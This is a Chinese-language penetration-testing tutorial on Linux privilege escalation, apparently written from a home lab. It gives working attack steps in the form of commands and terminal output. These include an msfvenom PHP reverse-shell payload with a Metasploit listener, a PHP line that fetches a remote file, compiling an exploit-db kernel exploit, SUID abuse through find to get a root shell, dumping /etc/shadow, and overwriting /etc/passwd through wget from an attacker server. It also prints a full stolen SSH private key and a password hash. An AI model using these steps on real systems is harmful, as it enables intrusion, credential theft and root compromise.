## 6.metasploit linux 提權

1、簡介

Metasploit 是一款開源的安全性漏洞檢測工具，可以幫助安全和 IT 專業人士識別安全性問題，驗證漏洞的緩解措施，並管理專家驅動的安全性進行評估，提供真正的安全風險情報。這些功能包括智慧開發，代碼審計，Web 應用程式掃描，社會工程。團隊合作，在 Metasploit 和綜合報告提出了他們的發現。

2、使用 metasploit linux 提權

生成攻擊載荷

**msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.0.134 LPORT=12345 -f raw > /var/www/html/shell.php**

**file_put_contents('m.php',file_get_contents('http://192.168.0.189/msf.php'));**

本地監聽

**use exploit/multi/handler**

**set payload php/meterpreter_reverse_tcp**

**set lhost 192.168.0.134**

**set lport 12345**

**exploit**

shel.php 的內容

反彈 shell

http://www.moontester.com//upload/shellx.php

在 metasploit 設置好監聽模組 訪問 shellx.php 就會獲取一個 session

### 3、提權命令

**getuid** 查看當前用戶

使用模組查詢漏洞

```
run post/multi/recon/local_exploit_suggester
```

shell 使用終端

https://www.exploit-db.com/exploits/37292

```
gcc 37292.c -o exp
chmod +x exp
./exp
```

如果成功就會得到一個 root

## 7.suid 提權


SUID 是賦予文件的一種權限，它會出現在文件擁有者權限的執行位上，具有這種權限的文件會在其執行時，使調用者暫時獲得該文件擁有者的權限。也就是如果 ROOT 用戶給某個可執行文件加了 S 權限，那麼該執行程式運行的時候將擁有 ROOT 權限。

以下命令可以發現系統上運行的所有 SUID 可執行文件

**find / -perm -u=s -type f 2>/dev/null**

**find / -user root -perm -4000-print2>/dev/null**

**find / -user root -perm -4000-exec ls -ldb {} \;**



```
www-data@web1-virtual-machine:/var/www$ find / -perm -u=s -type f 2>/dev/null
/script/shell
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/find
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/var/www/html/suid
/var/lib/docker/overlay2/ad99ffde78c65e89c1b5093160723167b5a627e9bc29b1a62e1d7a8b02509739/diff/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/var/lib/docker/overlay2/ad99ffde78c65e89c1b5093160723167b5a627e9bc29b1a62e1d7a8b02509739/diff/usr/lib/policykit-1/polkit-agent-helper-1
/var/lib/docker/overlay2/ad99ffde78c65e89c1b5093160723167b5a627e9bc29b1a62e1d7a8b02509739/diff/usr/lib/openssh/ssh-keysign
/var/lib/docker/overlay2/ad99ffde78c65e89c1b5093160723167b5a627e9bc29b1a62e1d7a8b02509739/diff/usr/bin/pkexec
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/chfn
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/gpasswd
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/mount
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/newgrp
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/chsh
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/umount
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/su
/var/lib/docker/overlay2/07279462b0bbef0c0241fd6c32b89413beb23687b4255540ac9bba9a407fd957/diff/usr/bin/passwd
/snap/core20/1169/usr/bin/chfn
/snap/core20/1169/usr/bin/chsh
/snap/core20/1169/usr/bin/gpasswd
```

/表示從檔案系統的頂部（根）開始並找到每個目錄

-perm  表示搜索隨後的權限

-u = s 表示查找 root 用戶擁有的文件

-type 表示我們正在尋找的文件類型

f  表示常規文件，而不是目錄或特殊文件


2 表示該進程的第二個文件描述符，即 stderr（標準錯誤）

搜索文件進行提取

https://gtfobins.github.io/

find . -exec /bin/sh -p \; -quit

cat /etc/shadow



```
$ exit
www-data@web1-virtual-machine:/var/www$ find . -exec /bin/sh -p \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# cat /etc/shadow
root:$6$URZ1c7qW$z5jZA6/j9fb8d4ExJOWuwCjEFo0tfBkfV.D3OIf0c0ukepcZYgrBhO6vjpNbmYct1uco9NrtBw3z50tCoMbqb1:18907:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
avahi-autoipd:*:18295:0:99999:7:::
usbmux:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
rtkit:*:18295:0:99999:7:::
```

常見 suid 提權文件

**nmap、vim、find、more、less、bash、cp、Nano、mv、awk、man、weget**

**8.passwd 提權**

通過 OpenSSL passwd 生成一個新的使用者 hacker，密碼為 hack123

**openssl passwd -1 -salt moonhack 123456**

$1$moonhack$4o50Z4aoUGaLMC0Rg4Io40

將其追加到 kali 的/etc/passwd 文件中

將 hacker:$1$hacker$0vnQaCNuzDe3w9d6jHfXQ0:0:0:/root:/bin/bash 追加到 passwd 中


在 Kali 上啟動一個 python 伺服器

python -m SimpleHTTPServer 8000

將 Kali 上的 passwd 文件下載到靶機 etc 目錄下並覆蓋原來的 passwd 文件

**wget http://192.168.0.134/passwd -O /etc/passwd**


然後切換到 moonhack 用戶即可



```
www-data@web1-virtual-machine:/home/web1$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
web1:x:1000:1000:web1,,,:/home/web1:/bin/bash
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
moonhack:$1$moonhack$4o50Z4aoUGaLMC0Rg4Io40:0:0:/root:/bin/bash
www-data@web1-virtual-machine:/home/web1$ 
```


使用 ssh 遠端登入

ssh moonhack@192.168.0.135



```
moonhack@192.168.0.135's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

129 个可升级软件包。
5 个安全更新。

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /bin/bash: Not a directory
# 
```

使用 su 命令 切換用戶




```
www-data@web1-virtual-machine:/home/web1$ su moonhack
Password:
# 
```

## 10.ssh 金鑰提權

**cat /etc/passwd | grep bash**

跳轉到.ssh 目錄 將 id_rsa 下載到本地設置權限 600 登錄

**cd /home/web1/.ssh**




```
$ ls /home/web1/.ssh
authorized_keys
id_rsa
id_rsa.pub
$
$
$ cat /home/web1/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEArHykNzQGeTc0bGqBUyu8sSlsAYrXrTyrLauxOiEvw6c6WRgy
y7GYZ3SioiirisP9tSBHV/CyXsz4IrG6fHqtK5ik5m4rGjrX2/0uyque9ZuHV5bo
V9Cx4T7n1ZCVye0XIxv+bp89p9A6u8pOrpYWD1x9N0DE3xYbDggIiTmBPf1mcUsk
sGN5MiwVV+q8MjzvUJHoRJo7Tjfj6PbEwyiFzxjRe9KQBtsnNABuSo8Ij1kP8q/2
Ou8gpFGRUtu0hnc6zJz74ck4beTZR4Ekx8IHWJhMcuxlI+/6ohOU2NdDcMgFiPil
Ezz28NUBHwNX/3aY2mFQayuhAkNkwSAvwpDBCQIDAQABAoIBAHJ9hU7zJHzfLNft
1gvL00LRGNTpQQHHbGQzO782+gpnfO5Yhpb4Og4puC3kywCf2U6Zr2Fq7irI6Me2
qu8nSrzOZF5jsA6IEnH+W0nBoxCp/KsiCvUHHJtDcwUqJJLU4e+3DCqHXph+Og4e
Wh2+l8P4g1DimArwFGM659eWKPhonL/pLmdchbB4/8h3Ms4AggrXjbrFcCKX2Te6
ONr9h8H51MBsx0OOXW/1UlwsoXN26+/1ww2HJzoPauz+DmJEEWiUqdYZSlYep/WO
KzHTysM/7dqWwgyfGOW39wJ9YSv4Pl/6Kl+49XR1fWa46BLsxoROfel3VZL2N813
y6R0HpECgYEA19JPgF8yJGMFh42SX68vC6+P6Djj2hRqN7rRP/T8Xkbp0x+kqfDo
TgRXfugbrgX1Rlk9B0lTn+YJyg080PmdE3jPB5XL9iWg2BC51rLC7fOSTzk0zISp
FvC2heccXSu4QqOUPOGdKuNEpENzCjC46rplQ4QTJzdY4PvgtqVeGWUCgYEAzJkT
LgDktBMHdNjtmHRemcJjtEUDTtvYR0Ad1GLLPjWgXMIz/FEnM2Bn+DWDbXZHfYyc
HbEgCGU21HUovzD2WyhupUCATULZ/8nglo4LJGSvEvqdjTiJfe6Mw14Os+kSaFHm
r3L67hC8eJYPmhVCxuBeVs5KCdAGgTrlUkKlINUCgYBNbY5IJ979Xukk8I2K9naS
YrHmRkK4gop44/UeVO4VhKtuqvOQZHVzR+t8BBmqHUkZq/pRGuV9gDIS4xzmfCb2
TWk492ztKiLCYX3KoOd+Jtxev89JcG6ZZFKXR4rNglngzn7oOKkCMfb2V5x2E3TE
AYtC5adZcmnYjYTZAgr4YQKBgB1Yd1/J0QPjFtazpqCPUGJNd2+L1oWhEsxlbeHg
qbYqiu3DDSHLogvEcCUxx8ATjv17BYlctnN90Pd4Nnf11eANVJFvRvfN9uaxVf1C
Mmbt6g6W07JFwbLGXHpJK2Kys2kzFhtkKomq7N1+6I35LrLHy8A3pnbx130BrZK2
7GhhAoGANk1w6F0c70ng9OwVaI0e4958JsoaDyu3x2ZU4+4ZIlwTyzc/haiXys3X
CdQaUIj+RM/8eReSAG4f/RPvQLiLN56itr3NXp/07gqA5iUc8XDDZeu2bWLDtwHK
dWqZi6Z4ZwpHaDCnnLSHK47dbzCya0bjwq44x0/7x5NVEKgihos=
-----END RSA PRIVATE KEY-----
$ 
```

**chmod 600 id_rsa**

設置權限為 600

**ssh -i id_rsa web1@192.168.0.135**




```
Connection to 192.168.0.135 closed.

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa web1@192.168.0.135
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

133 个可升级软件包。
9 个安全更新。

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Fri Oct  8 01:03:27 2021 from 192.168.0.134
web1@web1-virtual-machine:~$ 
```

## 11.環境劫持提權

環境劫持需要的兩個條件 存在**帶有 suid 的文件 suid 文件存在系統命令**

